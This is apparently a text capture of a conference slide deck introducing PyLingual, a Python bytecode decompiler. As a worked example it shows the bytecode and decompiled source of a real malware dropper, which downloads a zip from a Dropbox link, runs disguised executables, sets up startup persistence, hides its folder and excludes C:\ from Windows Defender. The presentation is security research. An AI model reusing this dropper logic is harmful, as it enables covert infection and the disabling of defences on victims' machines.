




AUGUST 7-8, 2024

BRIEFINGS

PyLingual: A Python Decompilation Framework for Evolving Python Versions

Josh Wiedemeier

Hello!



Kangkook Jee



Jessica Ouyang



Sang Kil Cha



Elliot Tarbet



Josh Wiedemeier



Simon Liu



Muhyun Kim



Jerry Teng



Max Zheng

Python is Popular

Worldwide, Jul 2024 :

Source: PYPL

Rank	Change	Language	Share	1-year trend
1		Python	29.35 %	+1.5 %
2		Java	15.6 %	-0.2 %
3		JavaScript	8.49 %	-0.8 %

People Use It to Make Malware

Python Malware On The Rise

Cyborg Labs | July 14, 2020

A Closer Look at the Locky Poser, PyLocky
Ransomware

UNBOXING SNAKE - PYTHON INFESTEALER
LURKING THROUGH MESSAGING SERVICES

TRISIS Malware

Analysis of Safety System Targeted Malware

PoetRAT: Python RAT uses COVID-19 lures to target
Azerbaijan public and private sectors

By [Warren Mercer](#)

MALWARE

Python-Based PWOBot Targets European
Organizations

```
6 LOAD_GLOBAL 1 (getpass)
8 LOAD_METHOD 2 (getuser)
10 CALL_METHOD 0 (0 positional arguments)
12 STORE_FAST 0 (username)

14 LOAD_GLOBAL 3 (os)
16 LOAD_ATTR 4 (path)
18 LOAD_METHOD 5 (join)
20 LOAD_GLOBAL 6 (tempfile)
22 LOAD_METHOD 7 (gettempdir)
24 CALL_METHOD 0 (0 positional arguments)
26 LOAD_CONST 1 ('yh')
28 CALL_METHOD 2 (2 positional arguments)
30 STORE_FAST 1 (temp_dir)

32 LOAD_GLOBAL 3 (os)
34 LOAD_ATTR 4 (path)
36 LOAD_METHOD 8 (exists)
38 LOAD_FAST 1 (temp_dir)
40 CALL_METHOD 1 (1 positional argument)
42 POP_JUMP_IF_TRUE 27 (to 54)

44 LOAD_GLOBAL 3 (os)
46 LOAD_METHOD 9 (makedirs)
48 LOAD_FAST 1 (temp_dir)
50 CALL_METHOD 1 (1 positional argument)
52 POP_TOP

54 LOAD_CONST 2 ('https://www.dropbox.com/s/a18glsr0gxo16zd/yh.zip?dl=1')
56 STORE_FAST 2 (zip_url)

58 LOAD_GLOBAL 3 (os)
60 LOAD_ATTR 4 (path)
62 LOAD_METHOD 5 (join)
64 LOAD_FAST 1 (temp_dir)
66 LOAD_CONST 3 ('yh.zip')
68 CALL_METHOD 2 (2 positional arguments)
70 STORE_FAST 3 (zip_file)

72 LOAD_GLOBAL 3 (os)
74 LOAD_ATTR 4 (path)
76 LOAD_METHOD 5 (join)
78 LOAD_FAST 1 (temp_dir)
80 LOAD_CONST 4 ('download')
82 CALL_METHOD 2 (2 positional arguments)
84 STORE_FAST 4 (download_dir)

86 LOAD_GLOBAL 3 (os)
88 LOAD_ATTR 4 (path)
90 LOAD_METHOD 8 (exists)
92 LOAD_FAST 4 (download_dir)
94 CALL_METHOD 1 (1 positional argument)
96 POP_JUMP_IF_TRUE 54 (to 108)

98 LOAD_GLOBAL 3 (os)
100 LOAD_METHOD 9 (makedirs)
102 LOAD_FAST 4 (download_dir)
104 CALL_METHOD 1 (1 positional argument)
106 POP_TOP

108 SETUP_FINALLY 19 (to 148)

110 LOAD_CONST 5 (0)
112 LOAD_CONST 0 (None)
114 IMPORT_NAME 10 (urllib.request)
116 STORE_FAST 5 (urllib)

118 LOAD_FAST 5 (urllib)
120 LOAD_ATTR 11 (request)
122 LOAD_METHOD 12 (urlretrieve)
124 LOAD_FAST 2 (zip_url)
126 LOAD_FAST 3 (zip_file)
128 CALL_METHOD 2 (2 positional arguments)
130 POP_TOP

132 LOAD_GLOBAL 13 (extract_zip)
134 LOAD_FAST 3 (zip_file)
136 LOAD_FAST 4 (download_dir)
138 LOAD_CONST 6 ('989')
140 CALL_FUNCTION 3 (3 positional arguments)
142 POP_TOP
144 POP_BLOCK
146 JUMP_FORWARD 26 (to 200)

148 DUP_TOP
150 LOAD_GLOBAL 14 (Exception)
152 JUMP_IF_NOT_EXC_MATCH 99 (to 198)
154 POP_TOP
156 STORE_FAST 6 (e)
158 POP_TOP
160 SETUP_FINALLY 14 (to 190)


162 LOAD_GLOBAL 15 (print)
164 LOAD_CONST 7 ('Error downloading/extracting zip: ')
166 LOAD_FAST 6 (e)
168 FORMAT_VALUE 0
170 BUILD_STRING 2
172 CALL_FUNCTION 1 (1 positional argument)
174 POP_TOP

176 POP_BLOCK
178 POP_EXCEPT
180 LOAD_CONST 0 (None)
182 STORE_FAST 6 (e)
184 DELETE_FAST 6 (e)
186 LOAD_CONST 0 (None)
188 RETURN_VALUE
190 LOAD_CONST 0 (None)

192 LOAD_GLOBAL 15 (print)
194 LOAD_CONST 8 ('Error downloading/extracting zip: ')
196 FORMAT_VALUE 0
198 BUILD_STRING 2
200 CALL_FUNCTION 1 (1 positional argument)
202 POP_TOP

204 POP_BLOCK
206 POP_EXCEPT
208 LOAD_CONST 0 (None)
210 STORE_FAST 6 (e)
212 DELETE_FAST 6 (e)
214 LOAD_CONST 0 (None)
216 RETURN_VALUE
218 LOAD_CONST 0 (None)
```

Here's One




main

```
disable_task_manager()
username = getpass.getuser()
temp_dir = os.path.join(tempfile.gettempdir(), 'yh')
if not os.path.exists(temp_dir):
    os.makedirs(temp_dir)
zip_url = 'https://www.dropbox.com/s/a18glsr0gxo16zd/yh.zip?dl=1'
zip_file = os.path.join(temp_dir, 'yh.zip')
download_dir = os.path.join(temp_dir, 'download')
if not os.path.exists(download_dir):
    os.makedirs(download_dir)
try:
    import urllib.request
    urllib.request.urlretrieve(zip_url, zip_file)
    extract_zip(zip_file, download_dir, '989')
except Exception as e:
    print(f'Error downloading/extracting zip: {e}')
    return None
else:
    exe_files = [('path.exe', 'manual'), ('com surrogate.exe', 'registry'), ('steam.exe', 'winservice')]
    v2v2_dir = os.path.join('C:\\Users', username, 'AppData', 'Local', 'v2v2')
    if not os.path.exists(v2v2_dir):
        os.makedirs(v2v2_dir)
    for exe_file, task_name in exe_files:
        shutil.move(os.path.join(download_dir, exe_file), os.path.join(v2v2_dir, exe_file))
        subprocess.Popen(os.path.join(v2v2_dir, exe_file))
        create_startup_task(os.path.join(v2v2_dir, exe_file), task_name)
hide_folder(v2v2_dir)
hide_task_scheduler_shortcut()
exclude_from_windows_defender('C:\\')
enable_task_manager()
```



Code Object Hierarchy



Code Object Hierarchy

extract_zip

Translating Bytecode

```
0 LOAD_GLOBAL 0 (zipfile)
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
6 LOAD_CONST 1 ('r')
8 CALL_METHOD 2 (2 positional arguments)
10 SETUP_WITH 19 (to 50)
12 STORE_FAST 3 (zip_ref)
...
```


Translating Bytecode

0 LOAD_GLOBAL 0 (zipfile)

2 LOAD_METHOD 1 (ZipFile)

4 LOAD_FAST 0 (zip_file)

6 LOAD_CONST 1 ('r')

8 CALL_METHOD 2 (2 positional arguments)

10 SETUP_WITH 19 (to 50)

12 STORE_FAST 3 (zip_ref)

...

} zipfile.ZipFile

Translating Bytecode

```
0 LOAD_GLOBAL 0 (zipfile)
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
6 LOAD_CONST 1 ('r')
8 CALL_METHOD 2 (2 positional arguments)
10 SETUP_WITH 19 (to 50)
12 STORE_FAST 3 (zip_ref)
...
```

} zipfile.ZipFile

} <stack_expr>(zip_file, 'r')

Translating Bytecode

0 LOAD_GLOBAL 0 (zipfile)

2 LOAD_METHOD 1 (ZipFile)

4 LOAD_FAST 0 (zip_file)

6 LOAD_CONST 1 ('r')

8 CALL_METHOD 2 (2 positional arguments)

10 SETUP_WITH 19 (to 50)

12 STORE_FAST 3 (zip_ref)

...

} zipfile.ZipFile(zip_file, 'r')

Translating Bytecode

0 LOAD_GLOBAL 0 (zipfile)

2 LOAD_METHOD 1 (ZipFile)

4 LOAD_FAST 0 (zip_file)

6 LOAD_CONST 1 ('r')

8 CALL_METHOD 2 (2 positional arguments)

10 SETUP_WITH 19 (to 50)

12 STORE_FAST 3 (zip_ref)

...

} zipfile.ZipFile(zip_file, 'r')

} with <stack_expr> as zip_ref:

Translating Bytecode

```
0 LOAD_GLOBAL 0 (zipfile)
```

```
2 LOAD_METHOD 1 (ZipFile)
```

```
4 LOAD_FAST 0 (zip_file)
```

```
6 LOAD_CONST 1 ('r')
```

```
8 CALL_METHOD 2 (2 positional arguments)
```

```
10 SETUP_WITH 19 (to 50)
```

```
12 STORE_FAST 3 (zip_ref)
```

```
...
```

```
with zipfile.ZipFile(  
    zip_file, 'r'  
) as zip_ref:
```

Translating Bytecode

```
14 LOAD_FAST 3 (zip_ref)
16 LOAD_ATTR 2 (extractall)
18 LOAD_FAST 1 (extract_to)
20 LOAD_FAST 2 (password)
22 LOAD_METHOD 3 (encode)
24 LOAD_CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP_TOP
34 POP_BLOCK
```

} zip_ref.extractall

Translating Bytecode

```
14 LOAD_FAST 3 (zip_ref)
16 LOAD_ATTR 2 (extractall)
18 LOAD_FAST 1 (extract_to)
20 LOAD_FAST 2 (password)
22 LOAD_METHOD 3 (encode)
24 LOAD_CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP_TOP
34 POP_BLOCK
```

} zip_ref.extractall
} extract_to

Translating Bytecode

```
14 LOAD_FAST 3 (zip_ref)
16 LOAD_ATTR 2 (extractall)
18 LOAD_FAST 1 (extract_to)
20 LOAD_FAST 2 (password)
22 LOAD_METHOD 3 (encode)
24 LOAD_CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP_TOP
34 POP_BLOCK
```

} zip_ref.extractall

} extract_to

} password.encode('utf-8')

Translating Bytecode

```
14 LOAD_FAST 3 (zip_ref)
16 LOAD_ATTR 2 (extractall)
18 LOAD_FAST 1 (extract_to)
20 LOAD_FAST 2 (password)
22 LOAD_METHOD 3 (encode)
24 LOAD_CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP_TOP
34 POP_BLOCK
```

```
zip_ref.extractall(
    path=extract_to,
    pwd=password.encode('utf-8'))
```

Translating Bytecode


```
36 LOAD_CONST 0 (None)
38 DUP_TOP
40 DUP_TOP
42 CALL_FUNCTION 3 (3 positional arguments)
44 POP_TOP
46 LOAD_CONST 0 (None)
48 RETURN_VALUE
50 WITH_EXCEPT_START
52 POP_JUMP_IF_TRUE 28 (to 56)
54 RERAISE 1
56 POP_TOP
58 POP_TOP
60 POP_TOP
62 POP_EXCEPT
64 POP_TOP
66 LOAD_CONST 0 (None)
68 RETURN_VALUE
```

This is all implicit!


Translating Bytecode

```
with zipfile.ZipFile(zip_file, 'r') as zip_ref:  
    zip_ref.extractall(  
        path=extract_to,  
        pwd=password.encode('utf-8')  
    )
```


The Rest of The Example



Let's Use a Decompiler


 [rocky / python-uncompyle6](#) Public

 Star 3.6k


 [rocky / python-decompile3](#) Public

 Star 1.1k

Let's Use a Decompiler

 rocky / python-uncompyle6 Public

 Star 3.6k

 rocky / python-decompile3 Public

 Star 1.1k

Unsupported Python version, 3.10.0, for decompilation

Let's Use a Decompiler



zrax / pycdc

Public



Star

3k

Let's Use a Decompiler



zrax / pycdc

Public



Star

